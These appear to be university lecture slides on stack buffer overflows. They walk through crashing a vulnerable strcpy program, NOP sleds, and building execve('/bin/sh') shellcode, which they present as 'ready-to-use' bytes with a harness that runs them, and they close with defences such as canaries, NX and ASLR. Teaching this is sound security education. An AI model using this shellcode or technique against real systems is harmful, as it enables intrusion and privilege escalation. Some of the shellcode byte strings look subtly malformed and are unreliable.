
Special Topics in Security

ECE 5698

Engin Kirda
ek@ccs.neu.edu



Northeastern University

Part II

Taking Control of the Program

Example

```
// Test2.c
#include <stdio.h>
#include <string.h>
```

```
int vulnerable(char* param)
{
    char buffer[10];
    strcpy(buffer, param);
}
```

Buffer that can contain 100 bytes

Copy an arbitrary number of characters from param to buffer

```
int main(int argc, char* argv[] )
{
    vulnerable(argv[1]);
    printf("Everything's fine\n");
}
```

Let's Make it Crash

```
> ./test2 hello
Everything's fine

> ./test2 AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Segmentation fault

>
```

Huh, what happened?

```
> gdb ./test2

(gdb) run hello
Starting program: ./test2
Everything's fine

(gdb) run AAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAA

Starting program: ./test2 AAAAAAAA...
Program received signal SIGSEGV,
Segmentation fault.
0x41414141 in ?? ()
```

	41 41 41 41
params	41 41 41 41
ret address	41 41 41 41
saved EBP	41 41 41 41
	41 41 41 41
	41 41 41 41
buffer	41 41 41 41
	41 41 41 41
	41 41 41 41
	41 41 41 41

Choosing Where to Jump

- Address inside a buffer of which the attacker controls the content
 - PRO: works for remote attacks
 - CON: the attacker needs to know the address of the buffer, the memory page containing the buffer must be executable
- Address of a environment variable
 - PRO: easy to implement, works with tiny buffers
 - CON: only for local exploits, some program clean the environment, the stack must be executable
- Address of a function inside the program
 - PRO: works for remote attacks, does not require an executable stack
 - CON: need to find the right code


Jumping into the Buffer

- The buffer that we are overflowing is usually a good place to put the code (shellcode) that we want to execute
- The buffer is somewhere on the stack, but in most cases the exact address is unknown
 - The address must be precise: jumping one byte before or after would typically just make the application crash
 - On the local system, it is possible to calculate the address with a debugger, but it is very unlikely to be the same address on a different machine
 - Any change to the environment variables affect the stack position

Solution: The NOP Sled

- A sled is a “landing area” that is put in front of the shellcode
- Must be created in a way such that wherever the program jumps into it...
 - ... it always finds a valid instruction
 - ... it always reaches the end of the sled and the beginning of the shellcode
- The simplest sled is a sequence of no operation (NOP) instructions
 - Single byte instruction (0x90) that does not do anything
- It mitigates the problem of finding the exact address to the buffer by increasing the size of the target area

Assembling the Malicious Buffer



Part III


The Shellcode

Shellcode

- Sequence of machine instructions that is executed when the attack is successful
- Traditionally, the goal was to spawn a shell (that explains the name “shell code”)
- They can do practically anything:
 - create a new user
 - change a user password
 - modify the .rhost file
 - bind a shell to a port (remote shell)
 - open a connection to the attacker machine (reverse shell)

How to Spawn a Shell

```
void main(int argc, char **argv) {  
    char *name[2];  
    name[0] = "/bin/sh";  
    name[1] = NULL;  
  
    execve(name[0], name, NULL);  
}
```



```
(gdb) disas execve  
....  
mov     0x8(%ebp), %ebx  
mov     0xc(%ebp), %ecx  
mov     0x10(%ebp), %edx  
mov     $0xb, %eax  
int     $0x80  
....
```

How to Spawn a Shell

```
int execve(char *file, char *argv[], char *env[])
```

```
(gdb) disas execve
```

```
....
```

```
mov    0x8(%ebp), %ebx
```

```
mov    0xc(%ebp), %ecx
```

```
mov    0x10(%ebp), %edx
```

```
mov    $0xb, %eax
```

```
int    $0x80
```

```
....
```

copy **file* to ebx

copy **argv[]* to ecx


copy **env[]* to edx

put the syscall
number in eax
(execve = 0xb)

invoke the syscall

How to Spawn a Shell


- Three parameters:
 - ***file**: put somewhere in memory the string (terminated by \0)
`\bin\sh`
 - ***argv[]**: put somewhere in memory the address of the string
`\bin\sh` followed by NULL (0x00000000)
 - ***env[]**: put somewhere in memory a NULL



The Address Problem

- How can we put in memory the address of the string `\bin\sh` if we do not even know where the position of the shellcode is?
- Solution...
 - the CALL instruction puts the return address on the stack
 - if we put a CALL instruction just before the string `\bin\sh`, when it is executed it will push the address of the string onto the stack

The jump/call trick



`popl` gets the return address set by the `call` instruction from the stack (that is, the address of `/bin/sh`)

The Shellcode (almost ready)

```
jmp 0x26          # 2 bytes
popl %esi         # 1 byte
movl %esi,0x8(%esi) # 3 bytes
movb $0x0,0x7(%esi) # 4 bytes
movl $0x0,0xc(%esi) # 7 bytes
movl $0xb,%eax    # 5 bytes
movl %esi,%ebx    # 2 bytes
leal 0x8(%esi),%ecx # 3 bytes
leal 0xc(%esi),%edx # 3 bytes
int $0x80         # 2 bytes
movl $0x1,%eax    # 5 bytes
movl $0x0,%ebx    # 5 bytes
int $0x80         # 2 bytes
call -0x2b        # 5 bytes
.string \"/bin/sh\" # 8 bytes
```

setup

execve()

exit()

setup

The Zeros Problem

```
char shellcode[] =  
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00\xc7\x46\x0c\x00\x00\x00"  
"\x00\xb8\x0b\x00\x00\x00\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80"  
"\xb8\x01\x00\x00\x00\xbb\x00\x00\x00\x00\xcd\x80\xe8\xd1\xff\xff"  
"\xff\x2f\x62\x69\x6e\x2f\x73\x68\x00\x89xec\x5d\xc3";
```

- The shellcode is usually copied into a string buffer
- `\x00` is the string terminator character
- Problem: any null byte would stop copying (remember this!)
- Solution: substitute any instruction containing zeros, with an alternative instruction

```
mov 0x0, reg --> xor reg, reg  
mov 0x1, reg --> xor reg, reg  
inc reg
```

The ready-to-use Shellcode

```
char shellcode[] =  
"\xeb\x1f\x5e\x89\x76\x08\x31\xc0"  
"\x88\x46\x07\x89\x46\x0c\xb0\x0b"  
"\x89\xf3\x8d\x4e\x08\x8d\x56\x0c"  
"\xcd\x80\x31\xdb\x89\xd8\x40xcd"  
"\x80\xe8\xdc\xff\xff\xff/bin/sh"
```

Let's Test Our Shellcode

```
#include <stdio.h>

int main()
{
    char shellcode[] =
        "\xeb\x1f\x5e\x89\x76\x08\x31\xc0\x88\x46\x07\x89\x46\x0c\xb0\x0b"
        "\x89\xf3\x8d\x4e\x08\x8d\x56\x0c\xcd\x80\x31\xdb\x89\xd8\x40xcd"
        "\x80\xe8\xdc\xff\xff\xff/bin/sh";

    int (*ret)();          /* ret is a function pointer */
    ret = (int(*)())shellcode; /* ret points to our shellcode */
                             /* shellcode is type casted as a function */
    (int)(*ret)();          /* execute as function shellcode[] */
    exit(0);                /* exit() */
}
```

The Zeros Problem

- Some tools provide this functionality automatically:
 - e.g., `msfencode` (metasploit framework)
 - alternative to shellcode modification: staging
 - encode shellcode (e.g., base64, eliminate unwanted chars)
 - decode before jumping to original code

```
char shellcode_with_NULLs[] =  
"\xeb\x2a\x5e\x89\x76\x08\xc6\x46\x07\x00...";  
  
char shellcode[] =  
"DECODE(BASE64SHELLCODE);BASE64SHELLCODE";
```

Potential Problems...

- As described in Aleph One's Tutorial, in some cases, you might need to invoke `setregid()` or `setreuid()` before invoking a shell
 - The shell does not drop the rights
 - If you generate shellcode with Metasploit, code is generated for that (typically 0 for root)
 - In the lab environment, this should not be necessary
- If you want to develop on your own machine...
 - You need to disable defenses (ASLR, NX bit, stack protection in compiler)
- So, probably better to use the lab machine 😊

Part IV

Protection and Prevention Mechanisms

A Combination of Different Approaches

- At the program level
 - to prevent attacks by removing the vulnerabilities
- At the compiler level
 - to detect and block exploit attempts
- At the operating system level
 - to make the exploitation much more difficult

First of All: the Human Factor

- The main cause of buffer overflows are bad programmers, not the C language ;-)
 - educate programmers how to write secure code
 - test the programs with a focus on security issues
- Switch to more secure library functions
 - Standard Library: strncpy, strncat, ...
 - BDS's strlcpy, strlcat (boundary safe)
 - LibSafe: wrapper around a set of potentially “dangerous” libc functions

Run time checking: Libsafe


- Dynamically loaded library (LD_PRELOAD)
 - works with pre-compiled executables
- Intercepts calls to
strcpy, strcat, getwd, gets, [vf]scanf, realpath, [v]sprintf
- Use the frame pointer to approximate the buffer size:
 $\text{buffer size} < |\text{EBP} - \text{buff address}|$
- Add some check to make sure that any buffer overflows are contained within the current stack frame
 - terminate the application if the space is not sufficient

Program Level: Static Analysis

- Statically check source code to detect buffer overflows.
 - Ccured
 - Flawfinder
 - Insure++
 - CodeWizard
 - Cigital ITS4
 - Cqual
 - Microsoft PREfast/PREfix
 - Pscan
 - RATS
 - Fortify

Compile-time Technique: Stack Protection

- Goal:
protect the function frame from being overwritten by the attacker
- Idea:
 - add a "canary" value between the local variables and the saved EBP
 - at the end of the function, check that the canary is “still alive”
 - a different canary value means that a buffer preceding it in memory has been overflowed



Canary Values

- **Terminator canaries**: contain string terminator characters (`\0`) to stop string copy routines
- **Random canaries**: contain a random value generated at program initialization and stored in a global variable
 - the attacker has to find a way to read the canary
- **Random XOR canaries**: contain a random value XORed with all (or part of) the control data to protect
 - can be used to detect attacks in which the attacker is able to modify the return address without overwriting the canary

Stack Protection Implementations

- StackGuard
 - first canary implementation (by Immunix Corp) in 1997
 - implemented as a patch for gcc 2.95
- GCC Stack-Smashing Protector (ProPolice)
 - first developed as a patch for gcc 3.x
 - supports canary and stack variable rearrangement
 - part of GCC 4.1
- Visual Studio 2003 - GS option
 - compiler option to insert canaries (called security cookies by Microsoft), stack rearrangement

OS Level: Non Executable Stack

- Does not block buffer overflows, but prevents the shellcode from being executed
 - can affect the execution of some programs that normally require to execute data on the stack
 - it makes use of hardware features such as the NX bit (IA-64, AMD64)
- Supported by many operating systems today
 - MacOS X
 - Data Execution Prevention (DEP) in Windows XP Service Pack 2 and Windows Server 2003, Windows 7, Windows 8...
 - OpenBSD

OS Level:

Address Space Randomization

- Introduce **artificial diversity** by randomly arranging the positions of key data areas (base of the executable, position of libraries, heap, and stack)
 - prevent the attacker from being able to easily predict target addresses
 - Implementations:
 - Linux kernels from 2.6.12
- `/proc/sys/kernel/randomize_va_space`**
- Windows Vista
 - MacOS X from 10.7